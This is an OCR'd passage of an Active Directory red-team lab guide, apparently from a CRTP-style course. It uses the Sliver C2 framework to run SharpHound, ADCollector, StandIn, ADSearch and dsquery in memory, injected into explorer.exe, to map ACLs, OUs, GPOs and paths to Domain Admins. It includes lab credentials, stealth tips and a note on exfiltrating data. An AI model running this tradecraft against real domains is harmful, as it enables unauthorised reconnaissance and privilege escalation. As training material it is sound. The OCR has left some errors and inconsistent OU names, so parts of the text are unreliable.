


Once the service gets started browse to http://localhost:7474



Enter the username: **neo4j** and password: **neo4j**. You need to enter a new password. Let's use **BloodHound** as the new password.

Now, open BloodHound from **C:\AD\Tools\BloodHound-win32-x64\BloodHound-win32-x64** and provide the following details:
URL: **bolt://localhost:7687**
Username: **neo4j**
Password**: BloodHound**



In the dcorp-stdX session, use the SharpHound.exe binary (C# Bloodhound ingestor binary) to create the enumerated BloodHound compatible zip file along with the **-c All** flag to perform all checks and gather data.

*NOTE: It is also possible to use bloodhounds **--stealth** option to perform enumeration in a more opsec safe way by not querying target DCs.*

```
[server] sliver (dcorp-std_https) > cd C:\\AD\\Tools\\Sliver
[*] C:\AD\Tools\Sliver

[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 120
'/mnt/c/AD/Tools/Sliver/SharpHound.exe' '--ldapusername studentx --
ldappassword TB9zn66fTyxCZxFG -c All'

[*] Output:
2024-01-10T04:50:49.3433951-08:00|INFORMATION|This version of SharpHound is c
ompatible with the 5.0.0 Release of BloodHound
[.....snip...]
2024-01-10T04:52:08.8184100-08:00|INFORMATION|Saving cache with stats: 318 ID
 to type mappings.
 322 name to SID mappings.
 2 machine sid mappings.
 6 sid to domain mappings.
```


```
 0 global catalog mappings.
2024-01-10T04:52:08.8343075-08:00|INFORMATION|SharpHound Enumeration Complete
d at 4:52 AM on 1/10/2024! Happy Graphing!


[server] sliver (dcorp-std_https) > ls *bloodhound.zip

C:\AD\Tools\Sliver (3 items, 97.3 KiB)
======================================
-rw-rw-rw-  20240110044410_BloodHound.zip  32.9 KiB  Wed Jan 9 10:13:32 -0800
 2024
```

*NOTE: It is possible to exfiltrate and download the generated BloodHound compatible zip file from a remote system using the **download** command in Sliver.*


Import this **.zip** into **Bloodhound** via dragging and dropping.



As an alternative it is also possible to use the **sharp-hound-3** alias by installing it from Sliver's armoury using the **armory install sharp-hound-3** command.


Analysis using Web UI of BloodHound CE

We can use the data with the same Collectors with BloodHound CE. As BloodHound CE consumes high amounts of RAM, in the lab, you only have Read-only access to a shared BloodHound CE - https://crtpbloodhound-altsecdashboard.msappproxy.net/



Provide the following credentials to the Microsoft login page:
Username: **crtpreader@altsecdashboard.onmicrosoft.com**
Password: **ARe@dOnlyUsertol00kAtSecurityDashboard!**

This would bring you to the BloodHound CE login page. Provide the same set of credentials as above to the BloodHound login page and you will be able to access the UI.



Always double-check the credentials in the lab portal - https://adlab.enterprisesecurity.io/

This instance of BloodHound CE already has the database populated. Feel free to play with the data!

To solve the task in the Learning Objective, proceed as follows.
In the Web UI, click on **Cypher -> Click on the Folder Icon -> Pre-Built Searches -> Active Directory -> (Scroll down) -> Shortest paths to Domain Admins**

Issue with Derivate Local Admin and BloodHound 4.2.0


The latest version of BloodHound (4.2.0) does not show Derivate Local Admin edge in GUI. The last version where it worked was 4.0.3. It is present in the Tools directory as BloodHound-4.0.3_old. You can use it the same way as above.

Make sure to use the collector from BloodHound-4.0.3_old with UI in BloodHound-4.0.3_old. These are not compatible with BloodHound 4.2.0.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 120
'/mnt/c/AD/Tools/BloodHound-4.0.3_old/BloodHoun d-
master/Collectors/SharpHound.exe' '--ldapusername studentX --ldappassword J
PIzbuWHdSfq9NFr -c All'
```

Identify shortest path to DA

Once all the data is uploaded to BloodHound, search for shortest path to Domain Admins in dollarcorp domain. (press Ctrl to toggle labels).



Learning Objective 2

Enumerate following for the dollarcorp domain:

- ACL for the Domain Admins group
- All modify rights/permissions for the student

Analyze the permissions for studentx inBloodHound UI

ACL for the Domain Admins group

Using ADCollector

Enumerating ACls using LDAP queries is a bit cumbersome because these permissions are held in the **nTSecurityDescriptor attribute**. This is a binary attribute, which requires further interpretation, possibly with a programming language rather than a shell. Since ADSearch and StandIn do not support competent ACL enumeration over an object and its groups we can use ADCollector which does this with organized and structured output extracting useful properties/ACLs efficiently.

Let's enumerate the DACL for the Domain Admins Group using ADCollector. Specify the DACL to enumerate using the **--DACL** argument and specify the Distinguished Name of the Domain Admins group.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/ADCollector.exe' '--DACL "CN=DOMAIN
ADMINS,CN=USERS,DC=DOLLARCORP,DC=MONEYCORP,DC=LOCAL"'
[*] Output:

      _    _____  _____       _ _                 _
       / \  |  _ \ /____|____| | | ____ _____| |_______ ___
    / _ \ | | | | |    / _ \| | |/ _ \/___|_ ___/ _ \| ___|
   /_____\| |_| | |__| (_) | | | ___/ (__   | || (_) | |
  /_/   \_\____/ \____\ /|_|_|\__|\__| |__/\__/|_|
  v3.0.1  by dev2null   _

[-] DACL on CN=DOMAIN ADMINS,CN=USERS,DC=DOLLARCORP,DC=MONEYCORP,DC=LOCAL:

 - CN=DOMAIN ADMINS,CN=USERS,DC=DOLLARCORP,DC=MONEYCORP,DC=LOCAL
        Authenticated Users                         All properties (GenericRead
 [Allow])
        Local System                                All properties (GenericAll
[Allow])
        BUILTIN\Administrators                      CreateChild, DeleteChild, S
elf, WriteProperty, [ExtendedRight: All [Allow]], Delete, GenericRead, WriteD
acl, WriteOwner
        mcorp\Enterprise Admins                     CreateChild, DeleteChild, S
elf, WriteProperty, [ExtendedRight: All [Allow]], GenericRead, WriteDacl, Wri
teOwner
        dcorp\Domain Admins                         CreateChild, DeleteChild, S
```

```
elf, WriteProperty, [ExtendedRight: All [Allow]], GenericRead, WriteDacl, Wri
teOwner, Owner

[.....snip.... ]

Server (ReadProperty, WriteProperty [Allow])
        dcorp\Cert Publishers                       X509-Cert (ReadProperty, Wr
iteProperty [Allow])

[*] Done!

ADCollector:
    --DACL              Enumerate DACL on the target object (use Distinguishe
dName)
```

All modify rights/permissions for studentX

Using ADCollector

To check for modify rights or equivalent permissions that dcorp\studentX has over other objects, we can use ADCollector using the **--ACLScan** argument followed by the identity to enumerate.

Note: ADCollector automatically even queries interesting DACLs for the groups the user is part of (dcorp\studentX is a member of the RDPUsers group)).

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/ADCollector.exe' '--ACLScan "studentx"'

[*] Output

[-] Interesting ACL for studentX:

- DC=dollarcorp,DC=moneycorp,DC=local



Authenticated Users                         Enable-Per-User-Reversibly-Encrypte
d-Password
                                            Update-Password-Not-Required-Bit
                                            Unexpire-Password

- CN=ControlXUser,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
                                                                              dc
orp\RDPUsers                                All properties (GenericAll)
                                                                              -
[..............snip.................]

[*] Done!
```

Identify permissions for studentx in BloodHound UI

Note that it is easier to analyze ACLs using BloodHound as it shows interesting ACLs for the user and the groups it is a member of. Let's look at the 'Outbound Object Control' for the student**x** in the BloodHound CE UI:



Multiple permissions stand out in the above diagram. Due to the membership of the RDPUsers group, the student**x** user has following interesting permissions :

- Full Control/Generic All over support**x** and control**x** users.
- Enrollment permissions on multiple certificate templates.
- Full Control/Generic All on the Applocked Group Policy.

Learning Objective 3

Enumerate following for the dollarcorp domain:

- List all the OUs
- List all the computers in the DevOps OU
- List the GPOs
- Enumerate GPO applied on the StudentMachines OU

List all the OUs

Using StandIn

We can enumerate all OU's with StandIn using the LDAP query: **(objectCategory=organizationalUnit)**. This LDAP query filters for objects with a matching Object Category property as organizationalUnit. We can filter the results using the **--filter** argument to only return the name property as follows.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/StandIn.exe' '--ldap
"(objectCategory=organizationalUnit)" --filter name'

[*] Output:
[?] Using DC : dcorp-dc.dollarcorp.moneycorp.local
[+] LDAP search result count : 4
    |_ Result limit          : 50

[?] Iterating result properties
    |_ Applying property filter => name

[?] Object    : OU=Domain Controllers
    Path      : LDAP://OU=Domain Controllers,DC=dollarcorp,DC=moneycorp,DC=loc
al
[+] name
    |_ Domain Controllers

[?] Object    : OU=Applocked
    Path      : LDAP://OU=Applocked,DC=dollarcorp,DC=moneycorp,DC=local
[+] name
    |_ Applocked

[?] Object    : OU=Servers
    Path      : LDAP://OU=Servers,DC=dollarcorp,DC=moneycorp,DC=local
[+] name
    |_ Servers
```

```
[?] Object    : OU=DevOps
    Path      : LDAP://OU=StudentMachines,DC=dollarcorp,DC=moneycorp,DC=local
[+] name
    |_ DevOps
```

Using ADSearch

We can enumerate all OU's with ADSearch using the same LDAP query: **(objectCategory=organizationalUnit)**. We can filter the results by only returning the name property using the **--attributes** argument.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/ADSearch.exe' '--search
"(objectCategory=organizationalUnit)" --attributes name'

[*] Output:

[*] No domain supplied. This PCs domain will be used instead
[*] LDAP://DC=dollarcorp,DC=moneycorp,DC=local
[*] CUSTOM SEARCH:
[*] TOTAL NUMBER OF SEARCH RESULTS: 4
        [+] name : Domain Controllers
        [+] name : Applocked
        [+] name : Servers
        [+] name : DevOps
```

Enumerate DistinguishedName for DevOps OU

Using StandIn

Using StandIn get the distinguished name of the StudentMachines OU using the LDAP query: **(OU=DevOps)** or **(&(objectCategory=organizationalUnit)(|(name=StudentMachines)))**. Use the **--filter** argument to return only the distinguishedname property of the queried object.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/StandIn.exe' '--ldap "(OU=DevOps)" --filter
distinguishedname'

[*] Output:

[?] Using DC : dcorp-dc.dollarcorp.moneycorp.local
[+] LDAP search result count : 1
    |_ Result limit          : 50

[?] Iterating result properties
    |_ Applying property filter => distinguishedname

[?] Object    : OU=DevOps
    Path      : LDAP://OU= DevOps,DC=dollarcorp,DC=moneycorp,DC=local
[+] distinguishedname
    |_ OU=DevOps,DC=dollarcorp,DC=moneycorp,DC=local
```

Using ADSearch

Using ADSearch get the distinguished name of the StudentMachines OU using the LDAP query: **(OU=StudentMachines)**. Use the **--attributes** argument to retrieve only the distinguishedname property.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/ADSearch.exe' '--search "(OU=DevOps)" --attributes
distinguishedname'

[*] Output:

[*] No domain supplied. This PCs domain will be used instead
[*] LDAP://DC=dollarcorp,DC=moneycorp,DC=local
[*] CUSTOM SEARCH:
[*] TOTAL NUMBER OF SEARCH RESULTS: 1
   [+] distinguishedname : OU=DevOps,DC=dollarcorp,DC=moneycorp,DC=local
```

List all the computers in the DevOps OU

Using DSQuery

Since ADSearch and StandIn don't allow querying custom Search Bases over a distinguishedname we can use the C# version of dsquery to do so.

Find the source for dsquery.cs from **here**. Dsquery can also be used to perform all standard enumeration that StandIn and ADSearch perform using LDAP queries.

Use dsquery to perform a custom search over the StudentMachines OU by supplying it's distinguisedname as a Search Base/Start Node and use the **-filter** argument to perform a LDAP query to query all computers in the StudentMachines OU.

*Note: here **-filter** performs a LDAP query.*

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/dsquery.exe' '*
"OU=DevOps,DC=dollarcorp,DC=moneycorp,DC=local" -filter
"(objectCategory=computer)"'
[*]      Output:
Records Found: 1

accountexpires: 9223372036854775807
adspath: LDAP://CN=DCORP-STDADM,OU=DevOps,DC=dollarcorp,DC=moneycorp,DC=local
badpasswordtime: 132426575463687563

badpwdcount: 0
cn: DCORP-STDADM
codepage: 0
countrycode: 0
distinguishedname: CN=DCORP-STDADM,OU= DevOps,DC=dollarcorp,DC=moneyc
orp,DC=local
dnshostname: dcorp-stdadm.dollarcorp.moneycorp.local
dscorepropagationdata: 5/3/2020 9:04:05 AM
dscorepropagationdata: 2/26/2019 8:38:38 AM
dscorepropagationdata: 1/1/1601 12:00:01 AM
instancetype: 4
iscriticalsystemobject: False
lastlogoff: 0
lastlogon: 133080561744848387
lastlogontimestamp: 133080301217800681
localpolicyflags: 0
logoncount: 267
msds-supportedencryptiontypes: 28
name: DCORP-STDADM
objectcategory: CN=Computer,CN=Schema,CN=Configuration,DC=moneycorp,DC=local
objectclass: top
```

```
objectclass: person
objectclass: organizationalPerson
objectclass: user
objectclass: computer
objectguid: {D2FD66CD-C854-4745-BA5C-0FA2D6298A56}
objectsid: S-1-5-21-1874506631-3219952063-538504511-2149
operatingsystem: Windows Server 2016 Standard
operatingsystemversion: 10.0 (14393)
primarygroupid: 515
pwdlastset: 132773719811689017
samaccountname: DCORP-STDADM$
samaccounttype: 805306369
serviceprincipalname: WSMAN/dcorp-stdadm
serviceprincipalname: WSMAN/dcorp-stdadm.dollarcorp.moneycorp.local
serviceprincipalname: TERMSRV/DCORP-STDADM
serviceprincipalname: TERMSRV/dcorp-stdadm.dollarcorp.moneycorp.local
serviceprincipalname: RestrictedKrbHost/DCORP-STDADM
serviceprincipalname: HOST/DCORP-STDADM
serviceprincipalname: RestrictedKrbHost/dcorp-stdadm.dollarcorp.moneycorp.loc
al
serviceprincipalname: HOST/dcorp-stdadm.dollarcorp.moneycorp.local
useraccountcontrol: 4096
usnchanged: 3404189
usncreated: 117829
whenchanged: 9/19/2022 3:02:01 AM
whencreated: 2/26/2019 8:37:54 AM

DONE
```

List the GPOs

Using StandIn

For the next task, we can use the **--gpo** option to list all GPOs using StandIn or as an alternative use the LDAP query: **(objectCategory=groupPolicyContainer)**. Use the **--filter** argument to only select the displayname property.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/StandIn.exe' '--ldap
"(objectCategory=groupPolicyContainer)" --filter displayname'

[*] Output:

[?] Using DC : dcorp-dc.dollarcorp.moneycorp.local
[+] LDAP search result count : 5
    |_ Result limit          : 50

[?] Iterating result properties
    |_ Applying property filter => displayname

[?] Object    : CN={31B2F340-016D-11D2-945F-00C04FB984F9}
    Path      : LDAP://CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,C
N=System,DC=dollarcorp,DC=moneycorp,DC=local
[+] displayname
    |_ Default Domain Policy

[?] Object    : CN={6AC1786C-016F-11D2-945F-00C04fB984F9}
    Path      : LDAP://CN={6AC1786C-016F-11D2-945F-00C04fB984F9},CN=Policies,C
N=System,DC=dollarcorp,DC=moneycorp,DC=local
[+] displayname
    |_ Default Domain Controllers Policy

[?] Object    : CN={211A25B2-03AD-4E5E-9C6A-AFEFE66EFB2D}
    Path      : LDAP://CN={211A25B2-03AD-4E5E-9C6A-AFEFE66EFB2D},CN=Policies,C
N=System,DC=dollar corp,DC=moneycorp,DC=local
[+] displayname
    |_ Applocker

[.................snip.............]
```

Using ADSearch

We can use ADSearch to list all GPOs with the LDAP query: **(objectCategory=groupPolicyContainer)**. Use the **--attributes** argument to only select the displayname property.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/ADSearch.exe' '--search
"(objectCategory=groupPolicyContainer)" --attributes displayname'

[*] Output:

[*] No domain supplied. This PCs domain will be used instead
[*] LDAP://DC=dollarcorp,DC=moneycorp,DC=local
[*] CUSTOM SEARCH:
[*] TOTAL NUMBER OF SEARCH RESULTS: 5
        [+] displayname : Default Domain Policy
        [+] displayname : Default Domain Controllers Policy
        [+] displayname : Applocker
        [+] displayname : Servers
        [+] displayname : DevOps
```

Enumerate GPOs applied on the DevOps OU

Using StandIn

For the next task, to enumerate GPOs applied on the StudentMachines OU, we need to first copy a part of the gplink attribute. We can do this with StandIn using the filter: **(OU=StudentMachines)** and then filter for the gplink property of the object using the **--filter** argument as follows.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/StandIn.exe' '--ldap "(OU=DevOps)" --filter gplink'

[*] Output:
[?] Using DC : dcorp-dc.dollarcorp.moneycorp.local
[+] LDAP search result count : 1
    |_ Result limit          : 50

[?] Iterating result properties
    |_ Applying property filter => gplink

[?] Object    : OU=StudentMachines
    Path      : LDAP://OU=DevOps,DC=dollarcorp,DC=moneycorp,DC=local [+]
gplink
    |_ [LDAP://cn={7478F170-6A0C-490C-B355-9E4618BC785D},cn=policies, cn=syst
em,DC=dollarcorp,DC=moneycorp,DC=local;0]
```

Now, copy the GPLink string from above (no square brackets, no semicolon and nothing after semicolon) and use it below with StandIn to figure out which GPO corresponds to that GPLink attribute by using the LDAP query: **(&(objectCategory=groupPolicyContainer)(|(name={7478F170-6A0C-490C-B355-9E4618BC785D})))**. Use the **--filter** argument to get only the name of the GPO applied via the displayname property as follows.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/StandIn.exe' '--ldap
"(&(objectCategory=groupPolicyContainer)(|(name={7478F170-6A0C-490C-B355-
9E4618BC785D})))" --filter displayname'

[*] Output:
[?] Using DC : dcorp-dc.dollarcorp.moneycorp.local
[+] LDAP search result count : 1
    |_ Result limit          : 50
[?] Iterating result properties
    |_ Applying property filter => displayname

[?] Object    : CN={7478F170-6A0C-490C-B355-9E4618BC785D}
    Path      : LDAP://CN={7478F170-6A0C-490C-B355-9E4618BC785D},CN=Policies,
CN=System,DC=dollarcorp,DC=moneycorp,DC=local
[+] displayname
    |_ DevOps
```

Using ADSearch

To enumerate GPOs applied on the StudentMachines OU, we need to first copy a part of the gplink attribute. We can do this with ADSearch using the filter: **(OU=DevOps)** and then filter for the gplink attribute using the **--attributes** argument as follows.

```
